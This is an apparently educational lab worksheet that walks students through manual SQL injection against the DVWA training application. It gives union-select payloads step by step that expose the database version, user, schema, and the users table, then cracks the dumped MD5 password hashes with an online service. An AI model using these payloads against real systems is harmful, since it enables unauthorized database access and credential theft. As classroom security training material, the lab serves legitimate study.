

LAB 6-2-1: SQL Injection


Tasks:

Login to DVWA

Type in terminal

`sudo systemctl start apache2`

`sudo service mysql restart`

A terminal window with a dark background and light green text. The window title is 'kali@najd: ~'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows three commands being executed: 'sudo systemctl start apache2', 'sudo service mysql restart', and a third command that is partially obscured but appears to be 'sudo service mysql restart'. The output of the first command is 'systemctl start apache2', and the output of the second command is 'service mysql restart'. The third command is partially obscured by a search bar at the bottom of the terminal window. The search bar contains the text '192.168.111.137' and 'dvwa'. The DVWA logo is visible in the bottom right corner of the terminal window.


```
kali@najd: ~  
File Actions Edit View Help  
(kali@najd)-[~]  
$ sudo systemctl start apache2  
(kali@najd)-[~]  
$ sudo service mysql restart  
(kali@najd)-[~]  
$
```

- **Instructions:**

1. Start up Firefox on your Kali or Backtrack
2. Place `http://192.168.111.137/dvwa/login.php` in the address bar.
 - note that the IP address in your lab might be different
3. Login: admin
4. Password: password
5. Click on Login

Set Security Level

Set DVWA Security Level



Manual SQL Injection

SQL Injection Menu

Instructions:

Select "SQL Injection" from the left navigation menu.


Basic Injection

Instructions:

Input "1" into the text box.

Click Submit.


Note, webpage/code is supposed to print ID, First name, and Surname to the screen.



Always True Scenario

a. Input the below text into the User ID Textbox (See Picture)


`%' or '0'='0`



To Display Database Version


a. Input the below text into the User ID Textbox (See Picture).

%' or 0=0 union select null, version() #



To Display Database User


%' or 0=0 union select null, user() #



Display Database Name

Input the below text into the User ID Textbox (See Picture).


`%' or 0=0 union select null, database() #`



Display all tables in information_schema

Input the below text into the User ID Textbox (See Picture).


`%' and 1=0 union select null, table_name from information_schema.tables #`



To Display all the user tables in information_schema

Input the below text into the User ID Textbox (See Picture).


%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#



To Display all the columns fields in the information_schema user table

Input the below text into the User ID Textbox (See Picture).


%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #



To Display all the columns field contents in the information_schema user table

Input the below text into the User ID Textbox (See Picture).

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #



Create Password Hash File

Format in Notepad


Instructions:

Place a colon ":" immediately after admin

Make sure your cursor is immediately after the ":" and hit the delete button.

Now you should see the user admin and the password hash separated by a ":" on the same line.

Save on the desktop as yourname.txt i. najd .txt



```
*New File
File Edit Search Options Help
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Crack the hash.

<https://crackstation.net/>

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash Type Result


5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

admin: password

gordonb: abc123

1337: charley

pablo: letmein

smithy: password